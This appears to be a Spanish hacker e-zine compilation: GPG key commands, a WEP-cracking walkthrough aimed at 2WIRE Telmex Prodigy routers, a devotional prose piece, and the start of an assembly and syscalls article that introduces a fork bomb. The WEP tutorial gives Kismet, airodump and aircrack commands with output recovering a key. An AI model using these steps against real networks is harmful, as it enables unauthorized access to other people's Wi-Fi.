LISTADO DE CLAVES:

```
[root@Mastersoul root]# gpg -list-keys
```

EXPOTAR CLAVES

```
[root@Mastersoul root]# gpg -a --export > publica
```

```
[root@Mastersoul root]# gpg -a --export-secret-keys > secreta
```

IMPORTAR CLAVES

```
[root@Mastersoul root]# gpg --import publicadentro
```

ENCRIPTAR ARCHIVO

```
[root@Mastersoul root]# gpg --output archivo.gpg --encrypt --recipient  
id_destinatario archivo
```

ENCRIPTAR MODO ASCII

```
[root@Mastersoul root]# gpg -esa --recipient id_destinatario archivo
```

Nota: id_destinatario puede ser igual al correo electrónico que se incluyo en la clave publica del destinatario por ejemplo si tenemos esta clave publica de un individuo es pub 1024D/13453593 2003-04-30 Kasuya Mishima (GnuPG) el id_destinatario seria igual kasuya@kasuya.com.pe FINALES

Espero que sirva de ayuda este pequeño manual cualquier duda o sugerencias no olviden escribirme a mi correo

CRACKING WEP (Focusing 2WIRE Telmex Prodigy)

By D3ng0 d3ngo@zonartm.org

¿Qué es WEP?

Por sus siglas en inglés: Wired Equivalent Privacy y no:Wired Effective Privacy
O algo así como Privacidad Equivalente al Cableado.

Formalmente es un protocolo de seguridad especificado en el estándar WiFi (Wireless Fidelity), 802.11b definido por la IEEE.

Está diseñado para proveer a las redes inalámbricas con un nivel de seguridad y privacidad comparable a lo que se usa en las redes 'con cable' (LAN).

Esto es, encriptando los datos transmitidos por el aire.

Actualmente para muchas personas , utilizar WEP es el único método de protegerse hasta que surjan otros métodos de protección viables y económicos.

¿Cómo trabaja WEP?

En resumen, consta de dos partes:

A) AUTENTICACIÓN

B) ENCRIPCIÓN

En la Autenticación le corresponde a cada PC probar que es un miembro confiable del grupo. La autenticación WEP esta enfocada a proveer acceso a cualquier equipo que se sepa la clave secreta.

¿Cuál es la finalidad de WEP?

Proveer "privacidad en la transmisión de datos".

Cuando WEP está habilitado los mensajes viajan encriptados y en teoría la persona que escucha no podría decifrarlos.

Efectivamente la persona que escucha no puede decifrar los datos o por lo menos es más tardado por lo que lo más sencillo es romper la clave secreta y ser parte de la red . Vectores de Inicialización:

Es un concepto muy simple, en lugar de usar una sola llave para encriptar los paquetes, se combina la llave con un dígito de 24 bits para cada paquete.

El problema con esto es que el IV (Initialization Vector) viaja a través de la red, desde el origen hasta el destino y puede ser capturado.

¿Cómo se crackea WEP?

A continuación se listan los materiales y se describe el método para realizar esta práctica.

MATERIALES

1. - 1.El método que se utilizó es pasivo, por lo que una laptop con las siguientes características será suficiente:
 - a. P3 en adelante
 - b. 128 MB en Ram, se recomiendan 256
 - c. HDD de 20 GB o más con espacio libre mínimo de 5GB
 - d. Unidad de CD-ROM 24x o superior
2. Versión auditor-2006-05-02 del software de penetración y análisis en un CD Booteable. La imagen ISO la pueden bajar de:

http://www.remote-exploit.org/index.php/Main_Page



3. Tarjeta PCMCIA con chipset PrismII para poder configurarla en modo monitor. La tarjeta que se utilizó es una Senao disponible en el siguiente sitio:

<http://www.wlanparts.com/>



pueden obtener una lista de las tarjetas con chipset prism II del siguiente sitio. <http://austinwireless.net/wirelesscards>

4. Una red inalámbrica Prodigy con wep, con algunos clientes conectados.


NOTA: Para éste método el tiempo de captura de IV's depende en gran medida del tráfico generado en la red .

5. A continuación enlisto los materiales del equipo cliente dentro de la red Prodigy.

Computadora Genérica dentro de la red inalámbrica .	Adaptador inalámbrico (para este caso se utilizó el que porvee Prodigy en su kit inalámbrico)	Access Point 2WIRE
		

PROCEDIMIENTO

1. En el equipo CLIENTE se tiene una sesión en la red inalámbrica con acceso a Internet.
2. Debemos de conocer 3 puntos importantes de la red:
 - i. ESSID : Nombre de la Red inalámbrica
 - ii. Canal en el que se transmite
 - iii. MAC address del Access PointPara realizar esto debemos hacer una exploración, por lo que booteamos nuestra laptop TESTER con la versión de AUDITOR antes mencionada. Deben verificar que está versión de Linux identifique en forma automática la tarjeta de red inalámbrica, para nuestro caso el dispositivo fue identificado como wlan0.
3. El CD de auditor está basado en una versión Live de Debian, por lo que una vez iniciada la sesión abriremos una Terminal y ejecutaremos los siguientes comandos:
 - i. `lswconfig wlan0 mode monitor`
 - ii. Kismet (Se recomienda que vean el manual para aprender las hotkeys)Con esto estamos poniendo a la escucha al dispositivo wlan0 y posteriormente se ejecuta el programa kismet para sniffear la red y obtener los datos que necesitamos.



4. Los datos obtenidos son los siguientes:


- a. ESSID = Qi5tr2atri9qiu5luchlAsWluq9Uq123
- b. Canal = 6
- c. MAC Address = 00:0D:72:16:B1:D1

Como verán el ESSID en esta red es un poco complejo, esto es una práctica utilizada para hacer más compleja la captura, pero por lo general ustedes encontrarán ESSID's como: prodigymovil, 2WIRE567, Linksys, etc....

5. Una vez obtenidos estos datos, cerramos la ventana de kismet (SHIFT+Q) y en la consola ejecutamos el siguiente comando:
 - . iwconfig wlan 0 channel 6
 - i. airodump 2wirecapture wlan0 00:0D:72:16:B1:D1

Con esto le decimos a nuestra tarjeta que se ponga a "sintonizar" en el canal 6 y que comience la captura a un archivo llamado

2wirecapture.cap y que lo único que grabe sea el dispositivo con la mac address 00:0D:72:16:B1:D1.



NOTAS: Ustedes verán incrementar el número de IVs que es realmente el factor que nos interesa, anexo una tabla de “Tiempos y Cantidades” Recomendadas de capturas para poder crackear WEP eficientemente:

WEP	Cantidad de IVs que se necesitan	Tiempo Estimado de Captura
64 Bits	300,000	De 1.5 Hrs a 2.5 hrs
128 Bits	600,000	De 3 hrs a 6 hrs

Los tiempos de captura pueden variar (pueden ser más o menos) según el tráfico en la red, la cantidad de equipos conectados a ella, etcétera.

- Una vez obtenidos los vectores solicitados, para nuestro caso es un wep de 128 bits por lo que se necesito capturar 600,000 y se generó un archivo de 450 MB aproximadamente llamado 2wirecapture.cap, ejecutaremos el siguiente comando:

```
aircrack -f 2 -n 128 -q 3 2wirecapture.cap
```

Le estamos diciendo que se ejecute el comando aircrack con un nivel de complejidad = 2 (f 2), que el wep es de 128 bits (n 128) y que muestre la salida (q 3) sobre el archivo 2wirecapture.cap. Recuerden que una vez que tengamos nuestro archivo se recomienda capturar como mínimo 600,000 lvs para así probar diferentes valores de f y de n por lo general un buen valor de f es 2 y podemos experimentar con n=64 y n=128.

```
Session Edit View Bookmarks Settings Help
4r3tu54:~ # aircrack -f 2 -n 128 -q 3 homewarddriving0.cap
```

```
Session Edit View Bookmarks Settings Help

aircrack 2.1

* Got 600511 unique IVs | fudge factor = 2
* Elapsed time [00:00:09] | tried 9 keys at 60 k/m

KB  depth  votes
0   0/ 1    FF( 127) A1( 53) 87( 15) 51( 13) 6F( 13) C4( 13)
1   0/ 1    FF( 68) E7( 27) 53( 15) 1C( 13) 47( 13) 54( 13)
2   0/ 2    EE( 371) 80( 223) E3( 144) EA( 105) C7( 100) 2D( 75)
3   0/ 1    EE( 351) DC( 35) DE( 27) 5D( 15) B9( 15) A6( 14)
4   0/ 1    DD( 838) 9C( 248) E9( 86) 5D( 73) 2D( 66) 0E( 63)
5   0/ 1    DD(1205) 5F( 89) 55( 80) EF( 80) 0E( 79) 25( 77)
6   0/ 1    CC( 322) 28( 35) 96( 33) 99( 30) F0( 28) 26( 26)
7   0/ 1    CC( 377) 1A( 57) D7( 51) 50( 48) 51( 44) FD( 35)
8   0/ 2    BB( 127) 43( 63) 89( 56) 7A( 47) 79( 27) 71( 25)
9   2/ 3    BB( 48) AA( 39) B0( 30) B2( 25) CD( 24) B3( 20)
10  0/ 1    AA( 203) B4( 96) 9E( 90) 5C( 27) E8( 25) B9( 20)
11  0/ 2    AA( 166) FC( 94) E6( 39) 4D( 38) 2A( 36) 16( 34)
12  0/ 1    00( 552) 43( 145) D2( 81) 7B( 74) 75( 59) 77( 45)

KEY FOUND! [ FFFFFFFEEDDDCCCCBBBBAAAA00 ]
```

Listo, se pude ver que el la clave WEP es **FFFFFFFFEEDDDCCCCBBBBAAAA00** .

RECOMENDACIONES

1. La mayoría de los access points tienen la opción de no hacer BROADCAST del ESSID es decir que esté siempre oculto y que ninguna tarjeta lo pueda percibir, aunque con kismet y un poco de paciencia se puede descubrir.
2. Cambiar la forma de autenticación a WPA o TKIP
3. Se ha notado que los access point Cisco por la capacidad de generar varios ESSIDS diferentes en un mismo access point es más difícil capturar IV's o requiere por lo general más tiempo del estimado.
4. Si la única opción a nuestro alcance es WEP se recomienda encriptarlo de 128 o 256 bits, Esconder el SSID y verificar continuamente las MAC ADDRESS ligadas al AP.

D3ngo pone a disposición de todos estos tres gifs, donde se puede ver todo mas claro:


- [Kismet.gif](#) 444k
- [airodump.gif](#) 1.2M
- [aircrack.gif](#) 856kb

SITIOS RECOMENDADOS http://www.remote-exploit.org/index.php/Main_Page
<http://www.wlanparts.com/>
<http://austinwireless.net/wirelesscards>
<http://www.hackaday.com/entry/1234000343043404/>

La Voz en el desierto

[optix] optix@zonartm.org

Dartaan



OpTix

-----+

-----+

optix@zonartm.org

CAPITULO I

Ahora he visto a un ser constantemente inconforme, incitado por la forma de vida que lleva, ya que sin importar el lugar, hay desequilibrios, vacíos, etc. (Nadie tiene una vida perfecta).

Las alegrías de ayer ya no viven hoy, tal ves el sueño del pasado hoy lo logremos, también recuerdo que reíamos con unos, con el que era nuestro entorno, hoy aoro eso, mañana aorare el presente y lograre lo que deseo alcanzar.

¿ Que es pensar mas allá de si mismo ?

un día salí de mi mente para mirar desde otros ángulos y perspectivas, y entonces empecé a reírme, a reírme de mi diciendo, que pequeño soy.

¿Pero que le he enseñado a mi mente?

maldita disciplina de centavos, hasta aquí puedo ver y no se mas de lo que puedo saber, tal ves así tenga que ser, en realidad no lo entiendo aun, como humanos vivimos y sorteamos, caemos y nos levantamos, nadie puede vivir en los fracasos. así debe ser.

Es aprender el camino al saber, ha ser fuerte. Así me hablo el por primera vez.

Siguiendo dije:

yo pienso así, ¿mas, que pensara el de mi?

así me quede por momentos, que pasaron a convertirse en horas y días.
tratando de concertar una idea, una luz que cada ves se veía mas a lo
lejos. Una ves el me hablo y sabiamente dijo:

mi pensamiento es inescrutable, profundo y perfecto.

¿no sabes lo que pienso sobre ti ?

y dije: no lo se, no puedo escudriñar en tu mente, es muy amplia y de
tal nivel que aunque me llevaras a ella no la entendería.

Respondió:

Escuchadme, háblale a tu corazón, todo está en el, enseñale a
sentir lo que anhelas, que haga lo que tu deseas. Quieres ser noble?
enseñale a sentir nobleza y noble serás. Enseñale todo lo bueno y lo sentirás
ser, así eres y así serás. Tus caminos marcan mi concepto y juicio sobre ti,
eso pienso, la esencia de lo que eres. es la importancia del ser viviente.
y es pesado por la capacidad de sentir y conocer.

Dije si, y volví a pensar... que pequeño soy y que pequeña es mi
mente,

cuan profundos son tus pensamientos, hoy he aprendió a pensar mas aya
de mi.

Ten paciencia del mal que venga.. Todo tiene su curso y pronto seguirá.

¿Cuando será de noche?

Deja que pasen las horas y pronto llegara.

LA soledad es la tranquilidad que desespera a los hombres,
el estado que da la capacidad del raciocinio, búscala como a la plata y
escudriñala como a tesoro, escúchala...

Ahora aléjate de ella y pon en práctica su consejo con tu hermano.

CAPITULO II

El camino del sufrimiento

Vivía y engañado estaba, todo parecía estar bien, era felicidad completa y solía decir que no podía estar mejor, todo era dicha, paz y solaz

Compadecido el de mí se acerca y dice:

Hijo de hombre: ¿es la tranquilidad el éxito de la vida?

pensé un poco y respondí:

en verdad he procurado la mejor vida, trabajo pensando en lograr las mejores aspiraciones de la vida, la felicidad de los míos y el bienestar. cosecho buenos frutos y la suerte ciertamente ha estado de mi lado. ahora mismo debo ocuparme en mis asuntos y empresas.

De repente un soplo abrumante rodeo el entorno mientras el decía: haces bien en procurar tales cosas, pero has de saber que esto no es el todo del hombre. Con tus ojos solo veras la vanidad de esta vida que por cierto es pasajera. la vida terrena esta delimitada de lo que fue creada,

escuchadme bien y entenderás mis palabras:

Si fuisteis tomado de la corrupción entonces tu también estas revestido de corrupción, tu cuerpo por tanto lo es. He aquí yo te muestro lo mas sublime, poseerás la incorrupción y la tierra no te pedirá mas, no harás parte de ella y será historia para ti.

---[todo hombre simple y conforme se rehúsa a comprender el fin de su creación]--.

Conociendo el camino:

Todo ser humano nace con una esperanza, en cada uno se cumple el fin de su creación, las cosas ya fueron echas los tesoros están preparados y el banquete nos espera.

¿ Me llamas injusto porque me complazco en las obras de unos y en verdad los amo dándoles a saborear la miel del saber sublime ?.

Mis amados son aquellos que caminan por las piedras escarpadas, por los rieles de las espinas, aquellos que padecen los ultrajes de la vida causados por la firmeza en mis preceptos y convicciones. Aprendiendo el arte de

sobrellevar las cosas, es la prueba a la verdadera vida al nuevo hombre, es el arma a borrar y quitar de ti todo aquello que estorba, por tanto debes limpiar tus impurezas, sanar tus arrugas y renovar el viejo hombre que he puesto en ti. Sabrás que solo eres un peregrino, que tu hogar no es este. Ve y haz como te he dicho y comprenderás mis razones y mis juicios. Podré hablar contigo y me entenderás, disertaremos juntos en la ribera y te enseñare cosas estupendas a tus sentidos.

Te le elegido para entender el sentido de la vida y darte las facultades de los seres supremos. Por tanto ve ahora y haz mi voluntad, sed objeto de mis decisiones, recibe con agrado lo que te envié, tanto el bien como el mal. Cíñe pues tus lomos y bebe de la fuente del espíritu valiente y ahora mismo forjare tu verdadero camino.

Al día siguiente tomando mi nuevo destino partí a tierras desconocidas, luego de 5 horas de camino se acerco y me hablo diciendo:

¿Quien espera el fin?

El fin no es la destrucción de las obras creadas, ¿que importa si el mundo se acaba? he visto que muchos se esmeran por detener el curso del tiempo, y piensan que la vejez no existe o que solo se limita a ciertas cosas. Esta ley rige para todo lo puedes ver y palpar.

A todo he delimitado un tiempo de existencia tanto a las cosas pequeñas como a las mas grandes, Entenderás que las cosas pequeñas se multiplican con

frecuencia y en mayor diversidad, estas tienden a permanecer poco y corta es su gloria, por el contrario mira las lumbreras y en si la misma tierra, estas deben aguardar para lo que fueron creadas, y ella misma luego se consumirá. Entonces ¿porque retener lo que pronto se aproxima?, ¿lo que ya esta escrito?

¿Me he de compadecer de los simples que han amado la tierra y sus cosas mas que a mí?

---[Yo el verdadero amante. Tu la tierra fornicaria y adúltera] ----

El verdadero fin:

el fin verdadero ha sido, es y será tu mismo fin.

Viviendo sin vida:

=====

Mire y vi. a los muertos levantarse de sus sepulcros y tenían nueva vida, nacida de palabra eficaz, del aliento de vida que puse en sus seres, los vivos ahora ya sin esperanza, ciegos y entregados a la ignorancia que sucumbe en los que su vida ahora ya no tiene sentido de ser, teniendo oídos y no oyen cual imagen con figura religioso hecha por mano de

hombre, que pensando poder oírnos solo es yeso esculpido carente de estima alguna. Estos haciendo oídos sordos se fueron tras los ladridos de los perros y el maullar de los lobos, cuyas palabras son lisonjas que matan y llevan a perdición. Mas mi hablar es provechoso y de aliento. Pues pongo manifiesto a los hombres el misterio de la vida sempiterna. El que quiera oír que oiga y coma del árbol de la ciencia, del saber, del bien y del mal.

No he tomado pues de lo impuro para formar al ser sempiterno ya que lo incorruptible no hereda de la corrupción, no será pues este cuerpo quien forme parte de la gloria.

¿No lo sabias? Que oculto es esto para muchos, que no sabéis descubrirnos a Vosotros mismos. no decís vosotros, que sabios somos. Hemos de saber el origen de las cosas, seremos como El por nuestros medios y todo estará ya dicho a nuestros ojos.

Os repito nuevamente. Este no es el camino, no el verdadero. Con vuestra ciencia y saber solo llegareis a ver lo corruptible, Yo mismo he dado limite a las cosas, de cierto os digo me glorío en vuestros progresos y ansias de conquistas, pero un día seréis destruidos por no decir que ya muchos lo están, pues de su interior expira un olor a muerte y oscuridad. Y el todo se convertirá en nada, el sentido y las razones de vuestras acciones ya no tendrás interés alguno. Ahora pregunto:

¿Queréis llegar a este tiempo?

¿Queréis ser parte de las desdichas?

Resucitad ahora y quitad vuestro velo de oscuridad y tinieblas.

mirad a vosotros mismos. Ahora veo espíritu de aliento y vida, el verdadero ser que espera que revestido de inmortalidad, que habita apaciguadamente en vosotros. Para mi es totalmente visible y el y YO hablamos cara a cara porque usamos la misma lengua, es tu verdadero yo, ¿y ahora que sientes? ¿no es extraño el latir en ti al oír mis palabras?, oigo su voz clamar como sediento en el desierto. Porque he aquí ahora he puesto palabras a sus oídos como cantar de los cantares, como el sonar de la cítara. Por hoy he saciado su sed, Habéis bebido de mí.

----[Mientras dormía mi espíritu se regocijaba en El. Su voz ha descendido como fuente de agua viva y ha mojado mis vestiduras, ahora tengo nuevas fuerzas... He de seguir el camino trazado.] ----

JUGANDO CON C, ASM Y SYSCALLS

A. Alejandro Hernández <nitrous[.]conthackto[.]com[.]mx>

Tabla de Contenidos

- 1.-ASM.
 - 1.1.-Definición de ASM.
 - 1.2.-Arquitectura de computadoras.
 - 1.3.-Instrucciones básicas.
- 2.-SYSCALLS.
 - 2.1.-Definición de SYSCALL.
 - 2.2.-Ejemplos de Syscalls.
- 3.-EJEMPLOS
 - 3.1.-pariendo
 - 3.2.-FLE-ELFcorrupt
- 4.-CONCLUSION
- 5.-REFERENCIAS
- APÉNDICE A – CODIGOS
 - A.1.-pariendo.c
 - A.2.-pariendo.s
 - A.3.-FLE-ELFcorrupt.c
 - A.4.-FLE-ELFcorrupt.s

1.-ASM.

1.1.-Definición de ASM.

ASM (AsseMbly language) o lenguaje ensamblador, es el nivel de programación más bajo.

Los lenguajes de programación que conocemos están en diferentes niveles de abstracción, es decir, desde los de alto nivel como Visual Basic, Delphi, etc., hasta los de bajo nivel como ASM, pasando por lenguajes de medio nivel como Perl, C, Python, PHP, etc. Como vemos, el lenguaje más abstracto es el lenguaje ensamblador, ya que con este, podemos decirle que hacer directamente al microprocesador, como enviarle la instrucción que deseemos.

Claro, sabemos que las computadoras solamente entienden 1s y 0s (unos y ceros), pero ahí el significado de los *códigos de operación* u *OPCODES* por su término en inglés, ya que estos son los números en si que el microprocesador entiende. Es por eso que cuando compilamos, enlazamos y creamos un ejecutable, nosotros podemos ver en su segmento de código los mencionados *OPCODES*, que no son ni más ni menos que las instrucciones que queremos que nuestro programa ejecute.

En conclusión, por medio del lenguaje ensamblador podemos hacer programas más rápidos, limpios, etc., y a la vez podemos combinarlo con la *API*

que el sistema operativo nos ofrece. Por ejemplo, combinar ASM con la API de Windows o combinar ASM con syscalls en UNIX.

1.2.-Arquitectura de computadoras.

Como sabemos, una computadora tiene uno o más microprocesadores y cada uno de estos tiene una arquitectura. En si, la arquitectura es la forma de cómo un microprocesador trabaja internamente, la forma en como este busca y ejecuta las instrucciones, entre otras cosas.

En la actualidad existen muchas arquitecturas de computadoras. Quizás hayan escuchado cosas tales como “...Con Sistema Operativo SUN OS 5.9 en Arquitectura SPARC o con Sist. Operativo IRIX bajo MIPS...”, pues en estos ejemplos SPARC y MIPS son dos tipos de arquitecturas. La arquitectura más utilizada es la x86, ya que estos microprocesadores están en la mayoría de computadoras personales, de oficina, etc.

En este documento se tratarán ejemplos para arquitectura x86.

1.3.-Instrucciones básicas.

Y bien, veremos algunas instrucciones básicas que serán tratadas posteriormente en la programación de los ejemplos, pero antes de iniciar debemos saber que para programar en lenguaje ensamblador bajo x86 existen dos diferentes sintaxis, Intel y AT&T. Las diferencias entre sintaxis están fuera del contexto de este documento. Aquí utilizaremos la sintaxis AT&T.

Algunas instrucciones usadas en los ejemplos son:

xorl %regX, %regX

Esta instrucción pone en 0(cero) al registro *%regX*, es lo mismo que hacer *mov \$0, %regX* aunque más rápido ya que solamente se usa el mismo registro y no un valor inmediato, por lo cual toma menos ciclos de reloj.

movl fuente, destino

Mueve 32 bits de fuente a destino

movw fuente, destino

Mueve 16 bits de fuente a destino

movb fuente, destino

Mueve 8 bits de fuente a destino

subl \$n, destino
destino

Resta n bytes a destino y el resultado lo almacena en destino

addl \$n, destino
destino

Suma n bytes a destino y el resultado lo almacena en destino

cmpl fuente, destino

Compara 32 bits entre fuente y destino, si son iguales, la flag de Z(zero flag) se activa

cmpb fuente, destino

Compara 8 bits entre fuente y destino, si son iguales, la flag de Z(zero flag) se activa

<i>je</i>	<i>etiqueta</i>	Si la flag Z(zero flag) está activada salta a etiqueta
<i>jne</i>	<i>etiqueta</i>	Si la flag Z(zero flag) no está activada, salta a etiqueta
<i>jmp</i>	<i>etiqueta</i>	Salta a etiqueta sin importar la flag Z(zero flag)
<i>pushl</i>	<i>valor</i>	Empuja a la pila el valor y al registro %esp se le restan 4.
<i>xchgl</i>	<i>%regX, %regY</i>	Intercambia los valores de los registros.

int \$0x80

Esta es la interrupción al sistema operativo, la cual toma el número de syscall que esté en el registro %eax y la ejecuta. Si dicha syscall necesita argumentos, estos van pasados en los registros %ebx, %ecx, %edx, %esi, %edi.

2.-SYSCALLS.

2.1.-Definición de SYSCALL.

El núcleo está pensado para facilitarnos servicios relacionados con el sistema de ficheros y con el control de procesos. Las llamadas al sistema (syscalls) y su biblioteca asociada presentan la frontera entre los programas del usuario y el núcleo, esta biblioteca (libc) se enlaza por defecto al compilar cualquier programa en C.

Los programas en ensamblador pueden invocar directamente a las llamadas al sistema sin necesidad de ninguna biblioteca intermedia. Dichas llamadas se ejecutan en modo protegido (*kernel-mode*), y para entrar a este modo hay que ejecutar una interrupción (*int \$0x80*).

Las llamadas al sistema de UNIX tienen un formato estándar, tanto en la documentación que nos brinda el sistema sobre ellas (páginas del manual, sección 2), como en la forma de invocarlas. Cuando una syscall ha fallado, esta devuelve el valor -1.[1]

Puedes ver la lista de syscalls en el archivo */usr/include/asm/unistd.h*.

```
nitrous@lscd: /usr/include
Archivo  Editar  Ver  Terminal  Solapas  Ayuda
/*
 * This file contains the system call numbers.
 */
#define __NR_restart_syscall    0
#define __NR_exit               1
#define __NR_fork               2
#define __NR_read               3
#define __NR_write              4
#define __NR_open               5
#define __NR_close              6
#define __NR_waitpid            7
#define __NR_creat              8
#define __NR_link               9
#define __NR_unlink             10
#define __NR_execve             11
#define __NR_chdir              12
#define __NR_time               13
#define __NR_mknod              14
#define __NR_chmod              15
#define __NR_lchown             16
#define __NR_break              17
#define __NR_oldstat            18
:
```

Figura 1 – LISTA DE SYSCALLS (/usr/include/asm/unistd.h).

2.2.-Ejemplos de Syscalls.

En esta parte mencionaré las syscalls que usaré en los dos ejemplos. Como había mencionado, cada syscall puede o no recibir argumentos. En el lenguaje C, las llamadas se usan de la misma forma que las funciones, se pasan los argumentos entre paréntesis y separados por comas; en lenguaje ensamblador, estos se pasan por los registros %ebx, %ecx, %edx, %esi, %edi (recordemos que en %eax va el número de syscall a ejecutar). Los valores devueltos por lo general quedan almacenados en el registro %eax.

Ejemplos:

write(fd, ptr, len)

Escribe en *fd*, *len* bytes localizados en *ptr*.

Ejemplo: `write(1, buffer, strlen(buffer));`

read(fd, ptr, len)

Lee de *fd*, *len* bytes y los coloca en la memoria apuntada por *ptr*.

Ejemplo: `read(1, buffer, 1024);`

fork()

Se duplica así mismo, es decir, crea un proceso hijo. El valor devuelto en %eax es 0 (cero) para el proceso hijo, y diferente de 0 para el padre.

Ejemplo: `if(fork() == 0){printf("hijo");}else{printf("padre");}`

exit(status)

Termina un programa y devuelve a su proceso padre el valor en *status*.

Ejemplo: `exit(-1);`

open(filename, mode)

Abre el archivo apuntado por *filename* con modo *mode* (lectura, escritura o ambos).

Aunque el modo puede ser una combinación de varios valores más, aquí solamente trataremos estos que son los más simples. Esta syscall también puede recibir un 3er argumento, pero este es opcional. En el registro `%eax`, queda el valor devuelto que es un *fd* (file descriptor) o `-1` en caso de error.

Ejemplo: `open("/etc/passwd", 2);` // Abre el archivo en modo lectura y escritura.

lseek(fd, offset, where)

Se mueve *offset* bytes desde *where* en el archivo apuntado por *fd*. Si *where* es 0, significa el inicio, si es 1 es en donde está actualmente y si es 2 es al final. *fd* debe ser un descriptor de archivo devuelto por las syscalls *open()* o *creat()*.

Ejemplo: `lseek(myfd, 32, 0);` // Se coloca en el byte 32 del archivo.

close(fd)

Cierra el archivo apuntado por *fd* y obviamente ya no se pueden hacer operaciones sobre el.

Ejemplo: `close(myfd);`

3.-EJEMPLOS

En este punto veremos 2 ejemplos, en los cuales se hará uso de las syscalls: `read()`, `write()`, `open()`, `close()`, `fork()`, `lseek()` y `exit()`.

El primer ejemplo (pariendo) es una demostración de los llamados “*fork-bombs*”.

Un *fork-bomb* es un tipo de Denegación de Servicio contra una sistema que use la llamada al sistema `fork()`. Sabemos que el número de programas y procesos que una computadora puede atender tiene un límite. [2]

